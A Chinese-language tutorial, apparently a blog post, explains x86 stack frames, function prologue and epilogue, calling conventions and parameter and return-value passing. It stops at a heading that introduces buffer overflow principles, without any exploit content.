
函数调用经常是嵌套的,在同一时刻,堆栈中会有多个函数的信息.每个未完成运行的函数占用一个独立的连续区域,称作栈帧(Stack Frame).栈帧是堆栈的逻辑片段,当调用函数时逻辑栈帧被压入堆栈,当函数返回时逻辑栈帧被从堆栈中弹出.栈帧存放着函数参数,局部变量及恢复前一栈帧所需要的数据等.

编译器利用栈帧,使得函数参数和函数中局部变量的分配与释放对程序员透明.编译器将控制权移交函数本身之前,插入特定代码将函数参数压入栈帧中,并分配足够的内存空间用于存放函数中的局部变量.使用栈帧的一个好处是使得递归变为可能,因为对函数的每次递归调用,都会分配给该函数一个新的栈帧,这样就巧妙地隔离当前调用与上次调用.

栈帧的边界由栈帧基址指针EBP和堆栈指针ESP界定(指针存放在相应寄存器中)。EBP指向当前栈帧底部(高地址),在当前栈帧内位置固定;ESP指向当前栈帧顶部(低地址),当程序执行时ESP会随着数据的入栈和出栈而移动。因此函数中对大部分数据的访问都基于EBP进行。

为更具描述性,以下称EBP为帧基指针,ESP为栈顶指针,并在引用汇编代码时分别记为%ebp和%esp。

函数调用栈的典型内存布局如下图所示:



图中给出主调函数(caller)和被调函数(callee)的栈帧布局, "m(%ebp)"表示以EBP为基地址、偏移量为m字节的内存空间(中的内容)。该图基于两个假设: 第一, 函数返回值不是结构体或联合体, 否则第一个参数将位于"12(%ebp)"处; 第二, 每个参数都是4字节大小(栈的粒度为4字节)。在本文后续章节将就参数的传递和大小问题做进一步的探讨。此外, 函数可以没有参数和局部变量, 故图中“Argument(参数)”和“Local Variable(局部变量)”不是函数栈帧结构的必需部分。


从图中可以看出, 函数调用时入栈顺序为:

实参N~1→主调函数返回地址→主调函数帧基指针EBP→被调函数局部变量1~N

其中, 主调函数将参数按照调用约定依次入栈(图中为从右到左), 然后将指令指针EIP入栈以保存主调函数的返回地址(下一条待执行指令的地址)。进入被调函数时, 被调函数将主调函数的帧基指针EBP入栈, 并将主调函数的栈顶指针ESP值赋给被调函数的EBP(作为被调函数的栈底), 接着改变ESP值来为函数局部变量预留空间。此时被调函数帧基指针指向被调函数的栈底。以该地址为基准, 向上(栈底方向)可获取主调函数的返回地址、参数值, 向下(栈顶方向)能获取被调函数的局部变量值, 而该地址处又存放着上一层主调函数的帧基指针值。本级调用结束后, 将EBP指针值赋给ESP, 使ESP再次指向被调函数栈底以释放局部变量; 再将已压栈的主调函数帧基指针弹出到EBP, 并弹出返回地址到EIP。ESP继续上移越过参数, 最终回到函数调用前的状态, 即恢复原来主调函数的栈帧。如此递归便形成函数调用栈。

EBP指针在当前函数运行过程中(未调用其他函数时)保持不变。在函数调用前，ESP指针指向栈顶地址，也是栈底地址。在函数完成现场保护之类的初始化工作后，ESP会始终指向当前函数栈帧的栈顶，此时，若当前函数又调用另一个函数，则会将此时的EBP视为旧EBP压栈，而与新调用函数有关的内容会从当前ESP所指向位置开始压栈。

若需在函数中保存被调函数保存寄存器(如ESI、EDI)，则编译器在保存EBP值时进行保存，或延迟保存直到局部变量空间被分配。在栈帧中并未为被调函数保存寄存器的空间指定标准的存储位置。包含寄存器和临时变量的函数调用栈布局可能如下图所示：



在多线程(任务)环境，栈顶指针指向的存储器区域就是当前使用的堆栈。切换线程的一个重要工作，就是将栈顶指针设为当前线程的堆栈栈顶地址。

内存地址从栈底到栈顶递减，压栈就是把ESP指针逐渐往地低址移动的过程。而结构体tStrt中的成员变量memberX地址=tStrt首地址+(memberX偏移量)，即越靠近tStrt首地址的成员变量其内存地址越小。因此，结构体成员变量的入栈顺序与其在结构体中声明的顺序相反。

函数调用以值传递时，传入的实参(locMain1~3)与被调函数内操作的形参(para1~3)两者存储地址不同，因此被调函数无法直接修改主调函数实参值(对形参的操作相当于修改实参的副本)。为达到修改目的，需要向被调函数传递实参变量的指针(即变量的地址)。

此外，"[locMain1,2,3] = [0, 0, 3]"是因为对四字节参数locMain2调用memset函数时，会从低地址向高地址连续清零8个字节，从而误将位于高地址locMain1清零。

注意，局部变量的布局依赖于编译器实现等因素。因此，当StackFrameContent函数中删除打印语句时，变量locVar3、locVar2和locVar1可能按照从高到低的顺序依次存储！而且，局部变量并不总在栈中，有时出于性能(速度)考虑会存放在寄存器中。数组/结构体型的局部变量通常分配在栈内存中。

扩展阅读 函数局部变量布局方式

与函数调用约定规定参数如何传入不同，局部变量以何种方式布局并未规定。编译器计算函数局部变量所需要的空间总数，并确定这些变量存储在寄存器上还是分配在程序栈上(甚至被优化掉)——某些处理器并没有堆栈。局部变量的空间分配与主调函数和被调函数无关，仅仅从函数源代码上无法确定该函数的局部变量分布情况。基于不同的编译器版本(gcc3.4中局部变量按照定义顺序依次入栈，gcc4及以上版本则不定)、优化级别、目标处理器架构、栈安全性等，相邻定义的两个变量在内存位置上可能相邻，也可能不相邻，前后关系也不固定。若要确保两个对象在内存上相邻且前后关系固定，可使用结构体或数组定义。

3. Stack的变化

首先以32位程序为例. 函数调用时的具体步骤如下：

1. 主调函数将被调函数所要求的参数，根据相应的函数调用约定，保存在运行时栈中。该操作会改变程序的栈指针。

注：x86平台将参数压入调用栈中。而x86_64平台具有16个通用64位寄存器，故调用函数时前6个参数通常由寄存器传递，其余参数才通过栈传递。

2. 主调函数将控制权移交给被调函数(使用call指令)。函数的返回地址(待执行的下条指令地址)保存在程序栈中(压栈操作隐含在call指令中)。
3. 若有必要，被调函数会设置帧基指针，并保存被调函数希望保持不变的寄存器值。
4. 被调函数通过修改栈顶指针的值，为自己的局部变量在运行时栈中分配内存空间，并从帧基指针的位置处向低地址方向存放被调函数的局部变量和临时变量。
5. 被调函数执行自己任务，此时可能需要访问由主调函数传入的参数。若被调函数返回一个值，该值通常保存在一个指定寄存器中(如EAX)。
6. 一旦被调函数完成操作，为该函数局部变量分配的栈空间将被释放。这通常是步骤4的逆向执行。
7. 恢复步骤3中保存的寄存器值，包含主调函数的帧基指针寄存器。
8. 被调函数将控制权交还主调函数(使用ret指令)。根据使用的函数调用约定，该操作也可能从程序栈上清除先前传入的参数。
9. 主调函数再次获得控制权后，可能需要将先前的参数从栈上清除。在这种情况下，对栈的修改需要将帧基指针值恢复到步骤1之前的值。

步骤3与步骤4在函数调用之初常一同出现，统称为函数序(prologue)；步骤6到步骤8在函数调用的最后常一同出现，统称为函数跋(epilogue)。函数序和函数跋是编译器自动添加的开始和结束汇编代码，其实现与CPU架构和编译器相关。除步骤5代表函数实体外，其它所有操作组成函数调用。

以下介绍函数调用过程中的主要指令(复习一下哈)：

- 压栈(push)：栈顶指针ESP减小4个字节；以字节为单位将寄存器数据(四字节，不足补零)压入堆栈，从高到低按字节依次将数据存入ESP-1、ESP-2、ESP-3、ESP-4指向的地址单元。
- 出栈(pop)：栈顶指针ESP指向的栈中数据被取回到寄存器；栈顶指针ESP增加4个字节。
- 返回(ret)：与call指令配合，用于从函数或过程返回。从栈顶弹出返回地址(之前call指令保存的下条指令地址)到EIP寄存器中，程序转到该地址处继续执行(此时ESP指向进入函数时的第一个参数)。若带立即数，ESP再加立即数(丢弃一些在执行call前入栈的参数)。使用该指令前，应使当前栈顶指针所指向位置的内容正好是先前call指令保存的返回地址。

基于以上指令，使用C调用约定的被调函数典型的函数序和函数跋实现如下：

	指令序列	含义
函数序 (prologue)	push %ebp	将主调函数的帧基指针%ebp压栈，即保存旧栈帧中的帧基指针以便函数返回时恢复旧栈帧
	mov %esp, %ebp	将主调函数的栈顶指针%esp赋给被调函数帧基指针%ebp。此时，%ebp指向被调函数新栈帧的起始地址(栈底)，亦即旧%ebp入栈后的栈顶
	sub <n>, %esp	将栈顶指针%esp减去指定字节数(栈顶下移)，即为被调函数局部变量开辟栈空间。<n>为立即数且通常为16的整数倍(可能大于局部变量字节总数而稍显浪费，但gcc采用该规则保证数据的严格对齐以有效运用各种优化编译技术)
	push <r>	可选。如有必要，被调函数负责保存某些寄存器(%edi/%esi/%ebx)值
函数跋 (epilogue)	pop <r>	可选。如有必要，被调函数负责恢复某些寄存器(%edi/%esi/%ebx)值
	mov %ebp, %esp [*]	恢复主调函数的栈顶指针%esp，将其指向被调函数栈底。此时，局部变量占用的栈空间被释放，但变量内容未被清除(跳过该处理)
	pop %ebp [*]	主调函数的帧基指针%ebp出栈，即恢复主调函数栈底。此时，栈顶指针%esp指向主调函数栈顶(esp β esp-4)，亦即返回地址存放处
	ret	从栈顶弹出主调函数压在栈中的返回地址到指令指针寄存器%eip中，跳回主调函数该位置处继续执行。再由主调函数恢复到调用前的栈
[*] ：这两条指令序列也可由leave指令实现，具体用哪种方式由编译器决定。		

若主调函数和调函数均未使用局部变量寄存器EDI、ESI和EBX，则编译器无须在函数序中对其压栈，以便提高程序的执行效率。

参数压栈指令因编译器而异，如下两种压栈方式基本等效：

extern CdeclDemo(int w, int x, int y, intz); //调用CdeclDemo函数 CdeclDemo(1, 2, 3, 4); //调用CdeclDemo函数	
压栈方式一	压栈方式二
pushl 4 //压入参数z pushl 3 //压入参数y pushl 2 //压入参数x pushl 1 //压入参数w call CdeclDemo //调用函数 addl \$16, %esp //恢复ESP原值，使其指向调用前保存的返回地址	subl \$16, %esp //多次调用仅执行一遍 movl \$4, 12(%esp) //传送参数z至堆栈第四个位置 movl \$3, 8(%esp) //传送参数y至堆栈第三个位置 movl \$2, 4(%esp) //传送参数x至堆栈第二个位置 movl \$1, (%esp) //传送参数w至堆栈栈顶 call CdeclDemo //调用函数

两种压栈方式均遵循C调用约定,但方式二中主调函数在调用返回后并未显式清理堆栈空间。因为在被调函数序阶段,编译器在栈顶为函数参数预先分配内存空间(sub指令)。函数参数被复制到栈中(而非压入栈中),并未修改栈顶指针,故调用返回时主调函数也无需修改栈顶指针。gcc3.4(或更高版本)编译器采用该技术将函数参数传递至栈上,相比栈顶指针随每次参数压栈而多次下移,一次性设置好栈顶指针更为高效。设想连续调用多个函数时,方式二仅需预先分配一次参数内存(大小足够容纳参数尺寸和最大的函数即可),后续调用无需每次都恢复栈顶指针。注意,函数被调用时,两种方式均使栈顶指针指向函数最左边的参数。本文不再区分两种压栈方式,"压栈"或"入栈"所提之处均按相应汇编代码理解,若无汇编则指方式二。

某些情况下,编译器生成的函数调用进入/退出指令序列并不按照以上方式进行。例如,若C函数声明为static(只在本编译单元内可见)且函数在编译单元内被直接调用,未被显示或隐式取地址(即没有任何函数指针指向该函数),此时编译器确信该函数不会被其它编译单元调用,因此可随意修改其进/出指令序列以达到优化目的。

尽管使用的寄存器名字和指令在不同处理器架构上有所不同,但创建栈帧的基本过程一致。

注意,栈帧是运行时概念,若程序不运行,就不存在栈和栈帧。但通过分析目标文件中建立函数栈帧的汇编代码(尤其是函数序和函数跋过程),即使函数没有运行,也能了解函数的栈帧结构。通过分析可确定分配在函数栈帧上的局部变量空间准确值,函数中是否使用帧基指针,以及识别函数栈帧中对变量的所有内存引用。

4. 函数调用约定

创建一个栈帧的最重要步骤是主调函数如何向栈中传递函数参数。主调函数必须精确存储这些参数,以便被调函数能够访问到它们。函数通过选择特定的调用约定,来表明其希望以特定方式接收参数。此外,当被调函数完成任务后,调用约定规定先前入栈的参数由主调函数还是被调函数负责清除,以保证程序的栈顶指针完整性。函数调用约定通常规定如下几方面内容: 1. 函数参数的传递顺序和方式 最常见的参数传递方式是通过堆栈传递。主调函数将参数压入栈中,被调函数以相对于帧基指针的正偏移量来访问栈中的参数。对于有多个参数的函数,调用约定需规定主调函数将参数压栈的顺序(从左至右还是从右至左)。某些调用约定允许使用寄存器传参以提高性能。2. 栈的维护方式 主调函数将参数压栈后调用被调函数体,返回时需将被压栈的参数全部弹出,以便将栈恢复到调用前的状态。该清栈过程可由主调函数负责完成,也可由被调函数负责完成。3. 名字修饰(Name-mangling)策略 又称函数名修饰(Decorated Name)规则。编译器在链接时为区分不同函数,对函数名作不同修饰。

若函数之间的调用约定不匹配,可能会产生堆栈异常或链接错误等问题。因此,为了保证程序能正确执行,所有的函数调用均应遵守一致的调用约定。

下面分别介绍常见的几种函数调用约定,你只需要记住解第一个cdecl约定,剩下的作为知识扩展(内容较长,实在不想看就跳过吧,建议了解)。

- cdecl调用约定
 - 又称C调用约定,是C/C++编译器默认的函数调用约定。所有非C++成员函数和未使用stdcall或fastcall声明的函数都默认是cdecl方式。函数参数按照从右到左的顺序入栈,函数调用者负责清除栈中的参数,返回值在EAX中。由于每次函数调用都要产生清除(还原)堆栈的代码,故使用cdecl方式编译的程序比使用stdcall方式编译的程序大(后者仅需在被调函数内产生一份清栈代码)。但cdecl调用方式支持可变参数函数(即函数带有可变数目的参数,如printf),且调用时即使实参和形参数目不符也不会导致堆栈错误。对于C函数, cdecl方式的名字修饰约定是在函数名前添加一个下划线;对于C++函数,除非特别使用extern "C", C++函数使用不同的名字修饰方式。

扩展阅读 可变参数函数支持条件

若要支持可变参数的函数,则参数应自右向左进栈,并且由主调函数负责清除栈中的参数(参数出栈)。首先,参数按照从右向左的顺序压栈,则参数列表最左边(第一个)的参数最接近栈顶位置。所有参数距离帧基指针的偏移量都是常数,而不必关心已入栈的参数数目。只要不定的参数的数目能根据第一个已明确的参数确定,就可使用不定参数。例如printf函数,第一个参数即格式化字符串可作为后继参数指示符。通过它们就可得到后续参数的类型和个数,进而知道所有参数的尺寸。当传递的参数过多时,以帧基指针为基准,获取适当数目的参数,其他忽略即可。若函数参数自左向右进栈,则第一个参数距离栈帧指针的偏移量与已入

栈的参数数目有关，需要计算所有参数占用的空间后才能精确定位。当实际传入的参数数目与函数期望接受的参数数目不同时，偏移量计算会出错！其次，调用函数将参数压栈，只有它才知道栈中的参数数目和尺寸，因此调用函数可安全地清栈。而被调函数永远也不能事先知道将要传入函数的参数信息，难以对栈顶指针进行调整。C++为兼容C，仍然支持函数带有可变的参数。但在C++中更好的选择常常是函数多态。

- stdcall调用约定(微软命名)

- Pascal程序缺省调用方式，WinAPI也多采用该调用约定。stdcall调用约定主调函数参数从右向左入栈，除指针或引用类型参数外所有参数采用传值方式传递，由被调函数负责清除栈中的参数，返回值在EAX中。stdcall调用约定仅适用于参数个数固定的函数，因为被调函数清栈时无法精确获知栈上有多少函数参数；而且如果调用时实参和形参数目不符会导致堆栈错误。对于C函数，stdcall名称修饰方式是在函数名字前添加下划线，在函数名字后添加@和函数参数的大小，如_functionname@number。

- fastcall调用约定

- stdcall调用约定的变形，通常使用ECX和EDX寄存器传递前两个DWORD(四字字节双字)类型或更少字节的函数参数，其余参数按照从右向左的顺序入栈，被调函数在返回前负责清除栈中的参数，返回值在EAX中。因为并不是所有的参数都有压栈操作，所以比stdcall和cdecl快些。编译器使用两个@修饰函数名字，后跟十进制数表示的函数参数列表大小(字节数)，如@function_name@number。需注意fastcall函数调用约定在不同编译器上可能有不同的实现，比如16位编译器和32位编译器。另外，在使用内嵌汇编代码时，还应注意不能和编译器使用的寄存器有冲突。

- thiscall调用约定

- C++类中的非静态函数必须接收一个指向主调对象的类指针(this指针)，并可能较频繁的使用该指针。主调函数的对象地址必须由调用者提供，并在调用对象非静态成员函数时将对象指针以参数形式传递给被调函数。编译器默认使用thiscall调用约定以高效传递和存储C++类的非静态成员函数的this指针参数。
- thiscall调用约定函数参数按照从右向左的顺序入栈。若参数数目固定，则类实例的this指针通过ECX寄存器传递给被调函数，被调函数自身清理堆栈；若参数数目不定，则this指针在所有参数入栈后再入栈，主调函数清理堆栈。thiscall不是C++关键字，故不能使用thiscall声明函数，它只能由编译器使用。
- 注意，该调用约定特点随编译器不同而不同，g++中thiscall与cdecl基本相同，只是隐式地将this指针当作非静态成员函数的第1个参数，主调函数在调用返回后负责清理栈上参数；而在VC中，this指针存放在%ecx寄存器中，参数从右至左压栈，非静态成员函数负责清理栈上参数。

- naked call调用约定

- 对于使用naked call方式声明的函数，编译器不产生保存(prologue)和恢复(epilogue)寄存器的代码，且不能用return返回返回值(只能用内嵌汇编返回结果)，故称naked call。该调用约定用于一些特殊场合，如声明处于非C/C++上下文中的函数，并由程序员自行编写初始化和清栈的内嵌汇编指令。注意，naked call并非类型修饰符，故该调用约定必须与__declspec同时使用，如VC下定义求和函数：

代码示例如下(Windows采用Intel汇编语法，注释符为;)：

```
__declspec(naked) int __stdcall function(int a, int b) {  
    ;mov DestRegister, SrcImmediate(Intel) vs. movl $SrcImmediate, %DestRegister(AT&T)  
    __asm mov eax, a  
    __asm add eax, b  
    __asm ret 8  
}
```

`__declspec` 是微软关键字，其他系统上可能没有。

- pascal调用约定

- Pascal语言调用约定，参数按照从左至右的顺序入栈。Pascal语言只支持固定参数的函数，参数的类型和数量完全可知，故由被调函数自身清理堆栈。pascal调用约定输出的函数名称无任何修饰且全部大写。

- Win3.X(16位)时支持真正的pascal调用约定；而Win9.X(32位)以后pascal约定由stdcall约定代替(以C约定压栈以Pascal约定清栈)。

上述调用约定的主要特点如下表所示：

调用方式	stdcall(Win32)	cdecl	fastcall	thiscall(C++)	naked call
参数压栈顺序	从右至左	从右至左	从右至左，Arg1在ecx，Arg2在edx	从右至左，this指针在ecx	自定义
参数位置	栈	栈	栈 + 寄存器	栈，寄存器ecx	自定义
负责清栈的函数	被调函数	主调函数	被调函数	被调函数	自定义
支持可变参数	否	是	否	否	自定义
函数名字格式	_name@number	_name	@name@number		自定义
参数表开始标识	"@@YG"	"@@YA"	"@@YI"		自定义
注：C++因支撑函数重载、命名空间和成员函数等语法特征，采用更为复杂的名字修饰策略。 C++函数修饰名以"?"开始，后面紧跟函数名、参数表开始标识和按照类型代号拼出的返回值参数表。 例如，函数int Function(char *var1,unsigned long)对应的stdcall修饰名为"?Function@@YGHPADK@Z"。					

关于传参方法:

- 整型和指针参数的传递:
 - 整型参数与指针参数的传递方式相同，因为在32位x86处理器上整型与指针大小相同(均为四字节)。下表给出这两种类型的参数在栈帧中的位置关系。注意，该表基于tail函数的栈帧。

调用语句	参数	栈帧地址
tail(1, 2, 3, (void *)0);	1	8(%ebp)
	2	12(%ebp)
	3	16(%ebp)
	(void *)0	20(%ebp)

- 浮点参数的传递:
 - 浮点参数的传递与整型类似，区别在于参数大小。x86处理器中浮点类型占8个字节，因此在栈中也需要占用8个字节。下表给出浮点参数在栈帧中的位置关系。图中，调用tail函数的第一个和第三个参数均为浮点类型，因此需各占用8个字节，三个参数共占用20个字节。表中word类型的大小是4字节。

调用语句	参数	栈帧地址
tail(1.414, 2, 3.998e10);	word 0: 1.414	8(%ebp)
	word 1: 1.414	12(%ebp)
	2	16(%ebp)
	word 0: 3.998e10	20(%ebp)
	word 1: 3.998e10	24(%ebp)

- 结构体和联合体参数的传递:

- 结构体和联合体参数的传递与整型、浮点参数类似，只是其占用字节大小视数据结构的定义不同而异。x86处理器上栈宽是4字节，故结构体在栈上所占用的字节数为4的倍数。编译器会对结构体进行适当的填充以使得结构体大小满足4字节对齐的要求。
 - 对于一些RISC处理器(如PowerPC)，其参数传递并不是全部通过栈来实现。PowerPC处理器寄存器中，R3~R10共8个寄存器用于传递整型或指针参数，F1~F8共8个寄存器用于传递浮点参数。当所需传递的参数少于8个时，不需要用到栈。结构体和long double参数的传递通过指针来完成，这与x86处理器完全不同。PowerPC的ABI规范中规定，结构体的传递采用指针方式，而不是像x86处理器那样将结构从一个函数栈帧中拷贝到另一个函数栈帧中，显然x86处理器的方式更低效。可见，PowerPC程序中，函数参数采用指向结构体的指针(而非结构体)并不能提高效率，不过通常这是良好的编程习惯。
- 返回值的传递:

- 函数返回值可通过寄存器传递。当被调用函数需要返回结果给调用函数时：
 1. 若返回值不超过4字节(如int、short、char、指针等类型)，通常将其保存在EAX寄存器中，调用方通过读取EAX获取返回值。
 2. 若返回值大于4字节而小于8字节(如long long或_int64类型)，则通过EAX+EDX寄存器联合返回，其中EDX保存返回值高4字节，EAX保存返回值低4字节。
 3. 若返回值为浮点类型(如float和double)，则通过专用的协处理器浮点数寄存器栈的栈顶返回
 4. 若返回值为结构体或联合体，则主调函数向被调函数传递一个额外参数，该参数指向将要保存返回值的地址。即函数调用foo(p1, p2)被转化为foo(&p0, p1, p2)，以引用型参数形式传回返回值。具体步骤可能为：
 - a. 主调函数将显式的实参逆序入栈；
 - b. 将接收返回值的结构体变量地址作为隐藏参数入栈(若未定义该接收变量，则在栈上额外开辟空间作为接收返回值的临时变量)；
 - c. 被调函数将待返回数据拷贝到隐藏参数所指向的内存地址，并将该地址存入%eax寄存器。因此，在被调函数中完成返回值的赋值工作。

注意，函数如何传递结构体或联合体返回值依赖于具体实现。不同编译器、平台、调用约定甚至编译参数下可能采用不同的实现方法。如VC6编译器对于不超过8字节的小结构体，会通过EAX+EDX寄存器返回。而对于超过8字节的大结构体，主调函数在栈上分配用于接收返回值的临时结构体，并将地址通过栈传递给被调函数；被调函数根据返回值地址设置返回值(拷贝操作)；调用返回后主调函数根据需要，再将返回值赋值给需要的临时变量(二次拷贝)。实际使用中为提高效率，通常将结构体指针作为实参传递给被调函数以接收返回值。

5. 不要返回指向栈内存的指针，如返回被调函数内局部变量地址(包括局部数组名)。因为函数返回后，其栈帧空间被“释放”，原栈帧内分配的局部变量空间的内容是不稳定和不被保证的。

函数返回值通过寄存器传递，无需空间分配等操作，故返回值的代价很低。基于此原因，C89规范中约定，不写明返回值类型的函数，返回值类型默认为int。但这会带来类型安全隐患，如函数定义时返回值为浮点数，而函数未声明或声明时未指明返回值类型，则调用时默认从寄存器EAX(而不是浮点数寄存器)中获取返回值，导致错误！因此在C++中，不写明返回值类型的函数返回值类型为void，表示不返回值。

扩展阅读 GCC返回结构体和联合体

通常GCC被配置为使用与目标系统一致的函数调用约定。这通过机器描述宏来实现。但是，在一些目标机上采用不同方式返回结构体和联合体的值。因此，使用PCC编译的返回这些类型的函数不能被使用GCC编译的代码调用，反之亦然。但这并未造成麻烦，因为很少有Unix库函数返回结构体或联合体。GCC代码使用存放int或double类型返回值的寄存器来返回1、2、4或8个字节的结构体和联合体(GCC通常还将此类变量分放在寄存器中)。其它大小的结构体和联合体在返回时，将其存放在一个由调用者传递的地址中(通常在寄存器中)。相比之下，PCC在大多目标机上返回任何大小的结构体和联合体时，都将数据复制到一个静态存储区域，再将该地址当作指针值返回。调用者必须将数据从那个内存区域复制到需要的地方。这比GCC使用的方法要慢，而且不可重入。在一些目标机上(如RISC机器和80386)，标准的系统约定是将返回值的地址传给子程序。在这些机器上，当使用这种约定方法时，GCC被配置为与标准编译器兼容。这可能会对于1，2，4或8字节的结构体不兼容。GCC使用系统的标准约定来传递参数。在一些机器上，前几个参数通过寄存器传递；在另一些机器上，所有的参数都通过栈传递。原本可在所有机器上都使用寄存器来传递参数，而且此法

还可能显著提高性能。但这样就与使用标准约定的代码完全不兼容。所以这种改变只在将GCC作为系统唯一的C编译器时才实用。当拥有一套完整的GNU 系统，能够用GCC来编译库时，可在特定机器上实现寄存器参数传递。在一些机器上(特别是SPARC)，一些类型的参数通过“隐匿引用”(invisible reference)来传递。这意味着值存储在内存中，将值的内存地址传给子程序。

到这里,我知道的关于函数调用栈的有关东西已经差不多讲完了,心态先别崩,最难的部分已经结束了,下面开始最有意思的部分.

缓冲区溢出原理

